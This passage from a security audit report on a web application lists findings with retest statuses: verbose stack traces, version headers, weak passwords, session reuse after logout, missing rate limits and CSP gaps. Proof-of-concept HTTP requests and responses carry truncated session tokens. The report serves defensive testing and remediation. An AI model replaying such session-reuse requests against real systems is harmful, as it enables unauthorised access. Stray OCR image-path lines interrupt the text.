- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[FIXED] [LOW] SECURITUM-2413719-012: Redundant information revealed in detailed error messages

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. Additional diagnostic details have been removed from HTTP responses. No excessive error disclosure was observed during retest.

SUMMARY

During the tests, it was observed that the application reveals detailed error messages. An attacker using this fact may learn the application in more detail, including identification of the currently used software (e.g. the framework) and obtain valuable information that will help him or her to profile the application and plan further attacks.

More information:

- https://owasp.org/www-community/Improper_Error_Handling

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below, there is an example of a request sent to the application:

```
PUT /api/employees/0772526f-7726-4b34-b2[…]/generate-access-link HTTP/2
Host: [DOMAIN_NAME]
Cookie: profileContractId=19e3f0e1-485c-[…]; companyId=7fb3d6fe-2959-[…]; lang=pl;
Bearer=eyJ0eXAiOiJKV1[…]
User-Agent: Mozilla/5.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.7,pl;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://[DOMAIN_NAME]/admin/user/list?type=all
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 2
Origin: https://[DOMAIN_NAME]
Priority: u=0
Te: trailersf
```

In response, the application reveals a detailed error message:

```
HTTP/2 403 Forbidden
Date: Fri, 18 Apr 2025 15:39:36 GMT
Content-Type: application/json
Cf-Ray: 9325417efafd6633-AMS
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://[DOMAIN_NAME]
Access-Control-Expose-Headers: authorization,x-requested-with,content-type,accept,origin
Cache-Control: no-cache, private
Feature-Policy: camera 'none'; geolocation 'none'; microphone 'none'; payment 'none'; usb 'none'
Nel: {"report_to":"default","max_age":2592000,"include_subdomains":true,"failure_fraction":1.0}
```

```
Referrer-Policy: unsafe-url
Report-To:
{"group":"default","max_age":31536000,"endpoints":[{"url":"https://[…]/reports"}],"include_subdom
ains":true}
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/8.3.14
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Server-Timing:
cfL4;desc="?proto=TCP&rtt=34385&min_rtt=30239&rtt_var=9597&sent=12&recv=16&lost=0&retrans=0&sent_
bytes=4668&recv_bytes=3508&delivery_rate=141923&cwnd=256&unsent_bytes=0&cid=9074d8dd43f4e6c7&ts=3
1019&x=0"

{"message":"Access denied for role(s) ROLE_FRANCHISE_VIEW, ROLE_GENERATE_DIRECT_LOGIN_LINK,
ROLE_USER_DIRECT_LOGIN_LINK","code":403,"line":34,"trace":"#0 \/opt\/app\/vendor\/symfony\/event-
dispatcher\/EventDispatcher.php(260): App\\Security\\Listener\\AccessAttributeListener-
\u003EonKernelControllerArguments(Object(Symfony\\Component\\HttpKernel\\Event\\ControllerArgumen
tsEvent), \u0027kernel.controll...\u0027,
Object(Symfony\\Component\\EventDispatcher\\EventDispatcher))\n#1
\/opt\/app\/vendor\/symfony\/event-dispatcher\/EventDispatcher.php(220):
Symfony\\Component\\EventDispatcher\\EventDispatcher::Symfony\\Component\\EventDispatcher\\{closu
re}(Object(Symfony\\Component\\HttpKernel\\Event\\ControllerArgumentsEvent),
\u0027kernel.controll...\u0027, Object(Symfony\\Component\\EventDispatcher\\EventDispatcher))\n#2
\/opt\/app\/vendor\/symfony\/event-dispatcher\/EventDispatcher.php(56):
Symfony\\Component\\EventDispatcher\\EventDispatcher-\u003EcallListeners(Array,
\u0027kernel.controll...\u0027,
Object(Symfony\\Component\\HttpKernel\\Event\\ControllerArgumentsEvent))\n#3
\/opt\/app\/vendor\/symfony\/http-kernel\/HttpKernel.php(176):
Symfony\\Component\\EventDispatcher\\EventDispatcher-
\u003Edispatch(Object(Symfony\\Component\\HttpKernel\\Event\\ControllerArgumentsEvent),
\u0027kernel.controll...\u0027)\n#4 \/opt\/app\/vendor\/symfony\/http-kernel\/HttpKernel.php(76):
Symfony\\Component\\HttpKernel\\HttpKernel-
\u003EhandleRaw(Object(Symfony\\Component\\HttpFoundation\\Request), 1)\n#5
\/opt\/app\/vendor\/symfony\/http-kernel\/Kernel.php(197):
Symfony\\Component\\HttpKernel\\HttpKernel-
\u003Ehandle(Object(Symfony\\Component\\HttpFoundation\\Request), 1, true)\n#6
\/opt\/app\/public\/index.php(28): Symfony\\Component\\HttpKernel\\Kernel-
\u003Ehandle(Object(Symfony\\Component\\HttpFoundation\\Request))\n#7 {main}"}
```

LOCATION

This issue is present on the application's error pages.

RECOMMENDATION

It is recommended to disable error reporting and replace messages with one consistent with the mapped error identifier without disclosing redundant information.

More information:

- https://portswigger.net/web-security/information-disclosure#how-to-prevent-information-disclosure-vulnerabilities
- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2413719-013: Redundant information disclosure about the application environment in HTTP response header

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. The PHP version header has been removed.

SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response header about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of the HTTP request sent to the application:

```
GET /auth/is-logged HTTP/2
Host: [DOMAIN_NAME]
Cookie: profileContractId=0242a[…]
User-Agent: Mozilla/5.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.7,pl;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://[DOMAIN_NAME]/email-template/edit/02cb921e-04c6-[…]
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Te: trailers
```

In response, the application returns:

```
HTTP/2 200 OK
Date: Fri, 18 Apr 2025 17:50:53 GMT
Content-Type: application/json
Cf-Ray: 932601d2fec39ffe-AMS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: authorization,x-requested-with,content-type,accept,origin
Cache-Control: no-cache, private
Feature-Policy: camera 'none'; geolocation 'none'; microphone 'none'; payment 'none'; usb 'none'
Nel: {"report_to":"default","max_age":2592000,"include_subdomains":true,"failure_fraction":1.0}
Referrer-Policy: unsafe-url
Report-To:
{"group":"default","max_age":31536000,"endpoints":[{"url":"[…]"}],"include_subdomains":true}
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
```

```
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/8.3.14
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Server-Timing:
cfL4;desc="?proto=TCP&rtt=29825&min_rtt=29160&rtt_var=874&sent=29&recv=33&lost=0&retrans=0&sent_b
ytes=20611&recv_bytes=2721&delivery_rate=290899&cwnd=257&unsent_bytes=0&cid=04100a87eabe7881&ts=8
64&x=0"

{"data":{"fullname":"Administrator
Firma1","email":"administrator1@[REDACTED_DOMAIN]","company":"BHP Center","group":"-
","manager":"-","courses":[]}}
```

LOCATION

This issue affects all endpoints across the application.

RECOMMENDATION

It is recommended to remove all unnecessary headers from the HTTP responses that reveal information about the technologies used.

[FIXED] [LOW] SECURITUM-2413719-014: Weak password policy

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. Password length is enforced at 12 characters.

SUMMARY

During the tests, it was observed that the application has weak password policy implemented. Weak policy allows users to set simple passwords that can be cracked by an attacker.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)
- https://cwe.mitre.org/data/definitions/521.html

PREREQUISITES FOR THE ATTACK

An active and valid user account within the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, it was found that the application allows setting a password consisting of uppercase and lowercase letters along with digits, such as:

```
Test12345
```

This indicates insufficient password complexity requirements, as the policy does not enforce the use of stronger entropy, which may increase the risk of unauthorized access.

LOCATION

PUT /auth/reset-password/{token}

RECOMMENDATION

It is recommended to implement the requirements regarding password policy, in particular:

a) Enforcing a minimum password length of at least 12 characters and a maximum length of up to 128 characters (length limitation should be introduced due to potential DoS attacks in the absence of it);
b) Checking if the password is not present in at least 10,000 of the most popular passwords from database leaks and other sources, as well as in publicly available password dictionaries (most commonly used for brute-force attacks);
c) Lack of requirements regarding the complexity of the password and thus no restrictions on the types of characters;
d) Lack of password expiration requirements;
e) Enforcing the need to change the password in case of suspected compromise;
f) Lack of an option to enter password hint;
g) Requirement to provide the current password if it is being changed;
h) Lack of an option to remind password based on known elements (it is forbidden to use questions like "What was the name of your first car?");

i) Detection of mass login attempts to one account with different passwords or to many accounts with one password provided; after a maximum of 5 unsuccessful login attempts, additional verification should be entered (e.g. using CAPTCHA codes); alternatively, the account can be blocked temporarily, although with this solution it should be taken into consideration that an attacker could intentionally block accounts;
j) Implementation of a mechanism (if it does not exist) of remote blocking of a given user account (blocking should also automatically log out the user from all systems);
k) Implementation of an application-based two-factor authentication (2FA), e.g. Google Authenticator (using SMS is absolutely not recommended).

It should be noted that some systems still force the configuration of password complexity or expiration. Therefore, as a transitional solution (not considered as completely secure) the following can be set temporarily (until the above policy is fully implemented):

a) Implementation of the password complexity requirements to contain a minimum of 1 special character, 1 digit, 1 lowercase letter and 1 uppercase letter;
b) Enforcing a periodic password change every 1 year.

It should be taken into account, that the implementation of only some points from the recommendations will also be considered not completely safe, therefore it is recommended to implement them all.

Access to sensitive functionalities and systems should always force reauthentication.

It is also worth considering implementing functionality that will verify the strength of the password – this helps to limit the risk that users will create simple passwords despite the restrictions.

In addition, it is recommended to implement "password managers" into the company, which will significantly increase the security of created passwords.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Informational issues

[NOT IMPLEMENTED] [INFO] SECURITUM-2413719-016: Lack of Two-Factor Authentication (2FA) option

STATUS AFTER RETESTS (05.11.2025)

The recommendation has not been implemented. Two factor authentication is planned for a future release, but there is no functional 2FA available to end users currently.

SUMMARY

During security testing, it was determined that there is no option to enable Two-Factor Authentication (2FA) for user accounts. 2FA provides an additional layer of security by requiring users to enter a Time-Based One-Time Password (TOTP) after successfully entering their credentials. This one-time code, typically generated by a mobile application, adds an extra barrier against unauthorized access.

Accounts secured with 2FA offer significantly improved protection against brute-force and dictionary attacks. Furthermore, even if an attacker obtains a user's login credentials, such as through a password leak from an unrelated system, they will be unable to access the account without the additional 2FA code.

LOCATION

Generic recommendation that applies to the tested application.

RECOMMENDATION

It is recommended to implement 2FA as an optional feature that users can enable at their discretion to enhance account security.

[IMPLEMENTED] [INFO] SECURITUM-2413719-017: Support for parallel sessions

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been implemented. A session management system allows users to terminate their other sessions.

SUMMARY


The audit has revealed that the application supports parallel sessions on one user account. This allows one account to be used by several people at the same time (including when the session token is stolen). If the current solution is retained, there should be a functionality that would be informing about active sessions, along with the option of disabling active user sessions.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#simultaneous-session-logons

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below, there is a confirmation of the possibility of logging into the same account from two different browsers at the same time:



LOCATION

Session management.

RECOMMENDATION

It is recommended to disable support for parallel sessions. It should be ensured that only one session can be active at the same account at the same time. An attempt to log into the account while another session is active should be confirmed, for e.g. with an SMS code or mobile or hardware token.

[IMPLEMENTED] [INFO] SECURITUM-2413719-018: Lack of Rate Limiting

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been implemented. Endpoint specific and global rate limits are in place. Login and password change attempts are limited to three attempts per fifteen minutes. Additional global limits are enforced across API calls.

SUMMARY

During the tests, it was found that the API in no way limits the frequency of communication, such as the number of made requests. An attacker exploiting this fact could potentially execute a Denial of Service (DoS) attack, disrupt logic, or cause other security consequences.

More information:

- https://owasp.org/API-Security/editions/2023/en/0xa4-unrestricted-resource-consumption/
- https://cwe.mitre.org/data/definitions/770.html
- https://owasp.org/www-community/attacks/Denial_of_Service

LOCATION

The entire API.


RECOMMENDATION

It is recommended to implement the limitation of the frequency of API communication (e.g. HTTP requests) by the client within the specified time frames.

[PARTIALLY IMPLEMTENTED] [INFO] SECURITUM-2413719-019: Lack of Content-Security-Policy header

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been implemented with limitations. A CSP with nonce support has been deployed, but the policy still includes unsafe eval and permissive sources which allow viable bypasses:



Tightening directives where feasible is recommended.

SUMMARY

During the security audit, the `Content-Security-Policy` (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if you define the following CSP policy:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application's domain (`'self'`), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

It is recommended to consider implementation of the `Content-Security-Policy` header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (`<script>` tags or events such as `onclick`) is used, they should be placed in external JavaScript files or `nonce` policies should be used. More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://report-uri.com/home/generate

[IMPLEMENTED] [INFO] SECURITUM-2413719-020: No invalidation of the session after logout

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been implemented. The `Bearer` session cookie is invalidated upon logout. Sessions were not reusable after termination during retest.

SUMMARY

During the audit, it was found that the user session is not invalidated when the "Log out" button is pressed. The access control mechanism relies on two session cookies: a `Bearer` token (used for authentication) and a `profileContractId` value (used for user scoping). The `Bearer` token remains valid for 24 hours after issuance and is not revoked upon logout. As a result, an attacker who obtains both session cookies can maintain access to the application even after the legitimate user logs out, as the session remains fully usable.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to confirm the vulnerability, the following steps were performed:

1. A user with any level of access logged into the application.
2. The user pressed the "Log out" button to terminate the session.
3. The session cookies, specifically `Bearer` and `profileContractId` were preserved and reused.
4. A request was sent to an authenticated endpoint with these cookies after logout had occurred:

```
GET /auth/is-logged HTTP/2
Host: [DOMAIN_NAME]
Cookie: profileContractId=19e3[…]; Bearer=eyJ[…]
```

5. The server responded with protected user data, confirming that the session was still considered valid:

```
HTTP/2 200 OK
[…]
Content-Type: application/json

{"data":{"fullname":"Pracownik Firma1","email":"pracownik+[…]@[REDACTED_DOMAIN]","company":"BHP Center","group":"-","manager":"-","courses":[]}}
```

It was identified that the `Bearer` cookie, which authorizes the session, remains valid for 24 hours and is not revoked server-side. The `profileContractId` cookie, which is required for context, is static for the user and not modified or removed during logout. Since both values remain unchanged and active after logout, the session can be reused.

LOCATION

Session management.

RECOMMENDATION

It is recommended to invalidate user's session immediately after the “Log out” button is pressed.

[IMPLEMENTED] [INFO] SECURITUM-2413719-021: Lack of mechanism to limit automated resource creation

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been implemented. Rate limits on object creation are enforced.

SUMMARY

Analysis revealed that the application lacks a control mechanism for the resource creation process, allowing unrestricted addition of resources if the request contains parameters accepted by the application. The absence of proper safeguards can lead to uncontrolled data growth, system overload and potential abuse, such as mass record creation by automated scripts.

Additionally, there is a risk of Denial of Service (DoS) attacks, where an attacker could send many requests to excessively consume server resources, leading to system instability.

For example, during testing, a significant number of records were generated as part of test procedures. Subsequently, it was observed that the application allowed these records to be queried all at once via a frontend URL `https://[DOMAIN_NAME]/report/activity?type=clients#page_length=142206&page=1`, which issued a backend request attempting to load over 142,000 activity records in a single call.

LOCATION

This issue impacts all API calls related to resource creation within the application.

RECOMMENDATION

To mitigate this issue, a rate-limiting mechanism should be implemented to restrict the number of resource creation operations within a specified timeframe. Additionally, CAPTCHA or other validation techniques should be introduced to prevent mass automation by bots. Moreover, a monitoring and logging system should be established to detect anomalies and respond to potential abuses in a timely manner.

Additionally, server-side pagination should be enforced, with a defined maximum number of records allowed per request (e.g., 100 to 500 entries) to prevent unreasonably large or malformed values from being processed.

[PARTIALLY IMPLEMENTED] [INFO] SECURITUM-2413719-022: Lack of general field validation

STATUS AFTER RETESTS (05.11.2025)

The recommendation has been partially implemented. A generic validation mechanism exists but input filtering remains incomplete. Quotes and other disallowed characters are still accepted in fields such as names. Strict per field allow lists should be enforced and non-conforming input should be rejected.

SUMMARY

During the test, it was observed that some of the fields do not have the correctly implemented server-side verification.

TECHNICAL DETAILS (PROOF OF CONCEPT)

During testing, it was found that the application accepts and stores user-supplied input in certain components without enforcing strict validation. As shown in the screenshot below, it is possible to submit payloads containing script fragments, shell command patterns and SQL-like syntax, all of which are stored and displayed unaltered by the underlying APIs. This behaviour indicates a lack of comprehensive input filtering on the server side. Preview in a browser:

LOCATION

This issue affects API calls within the application.

RECOMMENDATION

It is recommended to validate all the data received from a user (rejection of values inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of application, not only those specified in the description). For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

It is worth noting that the server should not return the values that caused the error but only indicate that: "*An incorrect value was entered in the XYZ field*", alternatively with additional information about allowed characters, e.g. "*Allowed characters are letters and numbers*". More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html